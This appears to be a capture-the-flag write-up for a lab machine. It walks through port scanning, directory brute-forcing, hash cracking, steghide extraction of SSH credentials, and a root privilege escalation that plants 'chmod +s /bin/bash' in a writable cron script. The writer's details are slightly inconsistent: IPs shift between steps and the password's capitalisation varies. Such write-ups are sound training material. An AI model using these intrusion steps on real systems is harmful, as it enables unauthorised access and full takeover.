

Easy Peasy

Practice using tools such as Nmap and GoBuster to locate a hidden directory to get initial access to a vulnerable machine. Then escalate your privileges through a vulnerable cronjob.

How many ports are open?

```
root@ip-10-113-125-169:~# nmap -sC -sV -p- 10.113.137.199 -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-15 16:14 UTC
Nmap scan report for ip-10-113-137-199.eu-central-1.compute.internal (10.113.137.199)
Host is up (0.00060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to nginx!
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|   256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1 shows the Nmap scan results, where ports 80, 6498, and 65524 were found open.

The initial Nmap scan identified three open TCP ports on the target: port 80 running nginx, port 6498 running OpenSSH, and port 65524 running Apache HTTP Server.

What is the version of nginx?

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
```

Figure 2: Nmap scan result showing nginx version 1.16.1 on port 80

The Nmap service/version scan identified nginx version 1.16.1 running on port 80.

What is running on the highest port?

```
65524/tcp open  http  Apache httpd 2.4.43 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Answer: Apache

Using GoBuster, find flag 1.

```
root@ip-10-114-81-151:~# gobuster dir -u http://10.114.162.183 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.114.162.183
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/hidden          (Status: 301) [Size: 169]
/index.html      (Status: 200) [Size: 612]
/robots.txt      (Status: 200) [Size: 43]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Figure 3 shows the GoBuster results where the `/hidden` directory was discovered.

To enumerate hidden web directories, I ran GoBuster against the web server on port 80 using the common.txt wordlist.

The scan discovered a hidden directory named `/hidden`, along with the default `index.html` and `robots.txt` files.




Figure 4: Browser view of the /hidden/ directory showing only an image

After discovering the /hidden directory, I visited it in the browser. The page only displayed an image, so I continued enumeration against the /hidden/ path.

```
root@ip-10-114-81-151:~# gobuster dir -u http://10.114.162.183/hidden/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.114.162.183/hidden/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html          (Status: 200) [Size: 390]
/whatever            (Status: 301) [Size: 169]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Figure 5: GoBuster scan against /hidden/ revealing the /whatever directory


After the first GoBuster scan revealed the /hidden directory, I continued directory enumeration inside that path. The second GoBuster scan discovered another redirected directory named /whatever.



```
<!DOCTYPE html>
<html>
<head>
<title>dead end</title>
<style>
  body {
    background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
    background-repeat: no-repeat;
    background-size: cover;
    width: 35em;
    margin: 0 auto;
    font-family: Tahoma, Verdana, Arial, sans-serif;
  }
</style>
</head>
<body>
<center>
<p hidden="ZmxhZ3tmMXJzN19mbDRnfQ==" /p>
</center>
</body>
</html>
```

Figure 6: Page source of /hidden/whatever/ showing the Base64-encoded first flag

After discovering the /hidden/whatever/ directory, I opened the page in the browser, but the flag was not visible on the webpage. I then checked the page source and found a Base64-encoded string hidden inside the HTML.



```
root@ip-10-114-81-151:~# echo "ZmxhZ3tmMXJzN19mbDRnfQ==" | base64 -d
flag{f1rs7_fl4g}
```

Figure 6: Page source revealing the Base64-encoded first flag

The encoded value was decoded and revealed the first flag.

Answer: flag{f1rs7_fl4g}


Further enumerate the machine, what is flag 2?

```
root@ip-10-114-81-151:~# gobuster dir -u http://10.114.162.183:65524 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.114.162.183:65524
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 282]
/.htaccess           (Status: 403) [Size: 282]
/.htpasswd           (Status: 403) [Size: 282]
/index.html          (Status: 200) [Size: 10818]
/robots.txt          (Status: 200) [Size: 153]
/server-status       (Status: 403) [Size: 282]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Figure 7: GoBuster scan on port 65524 revealing robots.txt

After finding the first flag on port 80, I moved on to the other web service that was shown in the Nmap scan. Port 65524 was running Apache, so I ran GoBuster against it to see if there were any interesting files or directories.

The scan found a few paths, but robots.txt was the useful one to check next.



```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent: a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

Figure 8: robots.txt on port 65524 showing a suspicious hash-like value

Opening robots.txt on port 65524 showed a strange value inside the file. It did not look like a normal robots.txt entry, so I copied it for further checking.

The value found was:

a18672860d0510e5ab6699730763b250

```

root@ip-10-114-81-151:~# hashid a18672860d0510e5ab6699730763b250
Analyzing 'a18672860d0510e5ab6699730763b250'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

```

Figure 9: Using hashid to identify the possible hash type of the value found in robots.txt

After finding the suspicious value in robots.txt, I checked the hash type using hashid. The value was 32 characters long and only contained hexadecimal characters, which already suggested it could be an MD5 hash.

The hashid result listed MD2, MD5, MD4 and other possible formats, but MD5 was one of the likely candidates. Since this is a common hash type in CTF rooms, I continued with MD5 for the next cracking step.




Figure 10: hashes.com lookup showing the MD5 hash resolved to flag 2

After identifying the value from robots.txt as a possible MD5 hash, I checked it using hashes.com. The lookup found a matching plaintext value and confirmed that the hash resolved to the second flag.

The hash a18672860d0510e5ab6699730763b250 resolved to:

Answer: flag{1m_s3c0nd_fl4g}

Crack the hash with easypeasy.txt, What is the flag 3?

Not Secure http://10.114.162.183:65524

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective Fl4g 3 : **flag(9fdafbd64c47471a8f54cd3fc64cd312)** *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling /usr/bin/apache2 directly will not work** with the default configuration.

Document Roots

Figure 11: Apache page on port 65524 showing the hash for flag 3

Proceeded!
1 hashes were checked: 1 found 0 not found

Found:
9fdafbd64c47471a8f54cd3fc64cd312: candeger:MD5

Figure 12: hashes.com result showing the MD5 hash resolved to candeger

On the Apache page running on port 65524, I noticed that the default page had been modified. In the middle of the page, there was a value labelled as flag 3.

The value looked like a flag at first, but the content inside it was actually a 32-character hash:

9fdafbd64c47471a8f54cd3fc64cd312

Since the value looked like an MD5 hash, I checked it using hashes.com. The lookup resolved the hash and showed the plaintext value:

candeger

Answer: flag{9fdafbd64c47471a8f54cd3fc64cd312}

What is the hidden directory?



```
<div class="main_page">
  <div class="page_header floating_element">
    
    <span class="floating_element">
      Apache 2 It Works For Me
    <p hidden>its encoded with ba...0bsJmP173N2X6d0rAgEAL0VU</p>
  </span>
</div>
```

Figure 13: Page source on port 65524 showing a Base64-encoded value

After finding flag 3 on the Apache page, I checked the page source for more hidden information. In the HTML source, I found a comment that mentioned an encoded value. Since the next task asks for a hidden directory, this looked like the next clue to investigate.




Figure 14: CyberChef decoding the Base62 value and revealing the hidden directory

I copied the encoded value from the page source and tested it in CyberChef. Base64 did not give a valid result, so I tried Base62 instead.

Using the From Base62 recipe, the encoded value decoded to the hidden directory:

Answer: /n0th1ng3ls3m4tt3r

Using the wordlist that provided to you in this task crack the hash.
what is the password?




Figure 15: Hidden directory page showing only a background image



Figure 16: Page source of the hidden directory showing the hash to crack

After decoding the Base62 value, I visited the hidden directory that was revealed:

/n0th1ng3ls3m4tt3r/

The page itself did not show anything useful at first. It only displayed a Matrix-style background image, so I checked the page source to see if anything was hidden in the HTML.

Inside the source code, I found a long hash value. Since the next task asks to crack a hash using the provided wordlist, this looked like the hash needed for the password question.

```
root@ip-10-114-81-151:~# echo "940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81" > password.hash
root@ip-10-114-81-151:~# john --format=gost --wordlist=easypeasy.txt password.hash
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Cracked 1 password hash (is in /usr/local/john/run/john.pot), use "--show"
No password hashes left to crack (see FAQ)
root@ip-10-114-81-151:~# john --show --format=gost password.hash
?:mypasswordforthatjob
1 password hash cracked, 0 left
```

Figure 17: Cracking the GOST hash with John using the provided easypeasy.txt wordlist

After finding the hash inside the source code of the hidden directory, I saved it into a file named password.hash. At first, the hash looked similar to SHA-256 because it was 64 hexadecimal characters long. However, the room hint pointed to GOST, so I used John with the GOST format instead.

I cracked the hash with the provided easypeasy.txt wordlist. John successfully recovered the password and showed the result with the --show option.

The cracked password was:

Answer: mypasswordforthatjob

What is the password to login to the machine via SSH?

```
root@ip-10-112-87-81:~# wget http://10.112.183.123:65524/n0th1ng3ls3m4tt3r/binarycodepixabay.jpg
```

Figure 18: Downloading the image from the hidden directory

To continue from the hidden directory, I downloaded the image file from the page and checked it for hidden data. Since the previous cracked password was mypasswordforthatjob, I used it as the steghide passphrase.

Steghide successfully extracted a file named secrettext.txt from the image.

```
root@ip-10-112-87-81:~# steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".
root@ip-10-112-87-81:~# cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01101110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01110010 01100100 01110100 0
1101111 01100010 01101001 01101110 01100001 01110010 01111001
root@ip-10-112-87-81:~#
```

Figure 19: Extracting secrettext.txt with steghide and viewing the hidden content

I then decoded the binary value into ASCII. The decoded text revealed the SSH password:

Iconvertedmypasswordtobinary

```
root@ip-10-112-87-81:~# ssh boring@10.112.183.123 -p 6498
*****
**          This connection are monitored by government official          **
**          Please disconnect if you are not authorized                    **
** A lawsuit will be filed against you if the law is not followed          **
*****
boring@10.112.183.123's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```

Figure 20: Successful SSH login as boring on port 6498

I then decoded the binary value into ASCII. The decoded text revealed the SSH password:

iconvertedmypasswordtobinary

Using the username boring and the decoded password, I was able to log in to the machine over SSH on port 6498.

Answer: iconvertedmypasswordtobinary

What is the user flag?

```
boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$
```

Figure 21: Reading user.txt after logging in as boring




Figure 22: Using CyberChef ROT13 to decode the user flag

After logging in over SSH as boring, I listed the files in the user's home directory and found user.txt. Reading the file showed a flag, but the message said it looked wrong and might be rotated.

The value in user.txt was:

synt{a0jvgf33zfa0ez4y}

Since the text looked like a rotated string, I tested it with ROT13 in CyberChef. Decoding it with ROT13 revealed the real user flag:

Answer: flag{n0wits33msn0rm4l}

What is the root flag?

```
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    cd /var/www/ && sudo bash .mysecretcronjob.sh
```

Figure 23: Cron job running .mysecretcronjob.sh as root

After getting SSH access as the user boring, I started checking for privilege escalation paths. The user was not allowed to run sudo, so I checked the system cron jobs.

In /etc/crontab, I found a cron job running every minute as root. The cron entry used five asterisks, which means it runs every minute, and then executed the script from /var/www:

Schedule: every minute

User: root

Command: cd /var/www && sudo bash .mysecretcronjob.sh

This showed that /var/www/.mysecretcronjob.sh was being executed by root. I then checked the file permissions and found that the script was owned by the user boring, meaning I could modify it.

```
boring@kral4-PC:~$ ls -la /var/www/.mysecretcronjob.sh
-rwxr-xr-x 1 boring boring 33 Jun 14 2020 /var/www/.mysecretcronjob.sh
boring@kral4-PC:~$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
```

Figure 24: File permissions showing that boring owns .mysecretcronjob.sh

```

boring@kral4-PC:~$ ls -la /var/www/.mysecretcronjob.sh
-rwxr-xr-x 1 boring boring 33 Jun 14 2020 /var/www/.mysecretcronjob.sh
boring@kral4-PC:~$ cat /var/www/.mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:~$ echo 'chmod +s /bin/bash' >> /var/www/.mysecretcronjob.sh
boring@kral4-PC:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6 2019 /bin/bash
boring@kral4-PC:~$ /bin/bash -p

bash-4.4# whoami
root
bash-4.4# ls
user.txt
bash-4.4# ls /root/
bash-4.4# cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
synt{a0jvgf33zfa0ez4y}
bash-4.4# find /root -type f -maxdepth 2 2>/dev/null
/root/.root.txt
/root/.selected_editor
/root/.bashrc
/root/.cache/motd.legal-displayed
/root/.bash_history
/root/.profile
bash-4.4# cat /root/.root.txt
flag{63a9f0ea7bb98050796b649e85481845}

```

Figure 25: Using the writable cron script to set the SUID bit on /bin/bash and gain root access

To abuse the cron job, I added a command to the script that would set the SUID bit on /bin/bash:

```
echo 'chmod +s /bin/bash' >> /var/www/.mysecretcronjob.sh
```

After waiting for the cron job to run, I checked the permissions on /bin/bash and confirmed that the SUID bit had been applied. I then started bash with the -p option, which preserved the elevated privileges.

Running whoami confirmed that I had a root shell.

Finally, I searched the root directory, found /root/.root.txt, and read the root flag.

Answer: flag{63a9f0ea7bb98050796b649e85481845}